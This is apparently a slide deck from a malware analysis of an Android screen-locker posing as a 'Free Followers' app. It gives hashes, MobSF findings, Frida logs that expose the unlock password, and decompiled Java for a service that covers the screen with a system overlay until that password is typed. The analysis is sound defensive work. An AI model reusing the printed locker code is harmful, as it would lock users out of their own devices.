
Sources: CMC Threat Intelligence, ESTSecurity, Xcitium Verdict Cloud

Locker

Identification (Part 4/4)

Mitre ATT&CK tactics and techniques & Graph Summary





Locker

Static Analysis (Part 1/4)
General info • MobSF scorecard

APP SCORES

Security Score **54/100**

Trackers Detection **0/428**

MobSF Scorecard

FILE INFORMATION

File Name
5251a356421340a45c8dc6d431ef8a8cbca4078a0305a87f4fbd552e9fc0793e.apk

Size 2.69MB

MD5 2ddbc785cd696041c5b0c3bd1a8af552

SHA1 1269636a5197ee7a1402e406c91177bf6a149652

SHA256
5251a356421340a45c8dc6d431ef8a8cbca4078a0305a87f4fbd552e9fc0793e

APP INFORMATION

App Name Free Followers


Package Name com.XPhantom.id

Main Activity com.XPhantom.id.MainActivity

Target SDK 21 **Min SDK** 8 **Max SDK**

Android Version Name 1.0 **Android Version Code** 1

Security Score




Security Score 54/100

Risk Rating

Grade

A **B** C F

Severity Distribution (%)




Privacy Risk

User/Device Trackers

Locker

Type	Reference	Name
High	Manifest	Debug enabled for app
Medium	Certificate	App vulnerable to Janus vulnerability
Medium	Manifest	App data can be backed up
Medium	Manifest	Broadcast receiver is protected by a permission
Secure	Trackers	This app has no privacy trackers
Hotspot	Permission	Found 7 critical permissions



Locker


```
public class MainActivity extends Activity {
    @Override // android.app.Activity
    public void onCreate(Bundle bundle) {
        ADRTLogCatReader.onContext(this, "com.aide.ui");
        super.onCreate(bundle);
        try {
            startService(new Intent(this, Class.forName("com.XPhantom.id.MyService")));
            finish();
        } catch (ClassNotFoundException e) {
            throw new NoClassDefFoundError(e.getMessage());
        }
    }
}
```

The *MainActivity* of this Android application calls the *onCreate*( ) method of the base *Activity* class, starts a service named *com.XPhantom.id.MyService*, and then immediately finishes the activity


Locker

Static Analysis (Part 4/4)
Code Analysis: Main service

```
public class MyService extends Service {
    ImageView chatHead;
    Context context;
    EditText e1;
    ViewGroup myView;
    WindowManager windowManager;

    @Override // android.app.Service
    public void onCreate() {
        ADRTLogCatReader.onContext(this, "com.aide.ui");
        this.windowManager = (WindowManager) getSystemService("window");
        this.myView = (ViewGroup) ((LayoutInflater) getSystemService("layout_inflater")).inflate(R.layout.main, (ViewGroup) null);
        this.chatHead = new ImageView(this);
        this.chatHead.setImageResource(R.drawable.ic_launcher);
        this.e1 = (EditText) this.myView.findViewById(R.id.mainEditText1);
        ((Button) this.myView.findViewById(R.id.mainButton1)).setOnClickListener(new View.OnClickListener(this) {
            private final MyService this$0;

            {
                this.this$0 = this;
            }

            @Override // android.view.View.OnClickListener
            public void onClick(View view) {
                if (this.this$0.e1.getText().toString().equals("Abdullah@")) {
                    this.this$0.windowManager.removeView(this.this$0.myView);
                    try {
                        this.this$0.context.startService(new Intent(this.this$0.context, Class.forName("com.XPhantom.id.MyService")));
                        return;
                    } catch (ClassNotFoundException e) {
                        throw new NoClassDefFoundError(e.getMessage());
                    }
                }
                this.this$0.e1.setText("");
            }
        });
        WindowManager.LayoutParams layoutParams = new WindowManager.LayoutParams(-2, -2, 2002, 1, -3);
        layoutParams.gravity = 17;
        layoutParams.x = 0;
        layoutParams.y = 0;
        new View(this).setBackgroundColor(872349696);
        this.windowManager.addView(this.myView, layoutParams);
    }
```

Locker

Product brand	Custom
CPU count	2
Data disk size	8192 MB
Heap size	256 MB
RAM	2048 MB
SD card size	0 MB
OS name	Android 9.0 (Pie)
SDK version	28
Virtualizer	VirtualBox



Frida Logs - com.XPhantom.id

Data refreshed in every 3 seconds.

```
[*] [String Compare] capturing all string comparisons
[*] [String Compare] settings == settings ? true
[*] [String Compare] android.util.MemoryIntArray == android.util.MemoryIntArray ?
[*] [String Compare] android.os.ParcelFileDescriptor == android.os.ParcelFileDesc
[*] [String Compare] _track_generation == _track_generation ? true
[*] [String Compare] _generation_index == _generation_index ? true
[*] [String Compare] _generation == _generation ? true
[*] [String Compare] . == Abdullah@ ? false

[*] [String Compare] capturing all string comparisons
[*] [String Compare] settings == settings ? true
[*] [String Compare] android.util.MemoryIntArray == android.util.MemoryIntArray ?
[*] [String Compare] android.os.ParcelFileDescriptor == android.os.ParcelFileDesc
[*] [String Compare] _track_generation == _track_generation ? true
[*] [String Compare] _generation_index == _generation_index ? true
[*] [String Compare] _generation == _generation ? true
[*] [String Compare] . == Abdullah@ ? false
[*] [String Compare] Abdull == Abdull ? true
[*] [String Compare] Abdulla == Abdulla ? true
[*] [String Compare] Abdullah == Abdullah ? true
[*] [String Compare] Abdullah@ == Abdullah@ ? true
[*] [String Compare] Abdullah@ == Abdullah@ ? true
[*] [String Compare] line.separator == line.separator ? true
[*] [String Compare] line.separator == line.separator ? true
[*] [String Compare] line.separator == line.separator ? true
```

Thank you for the attention!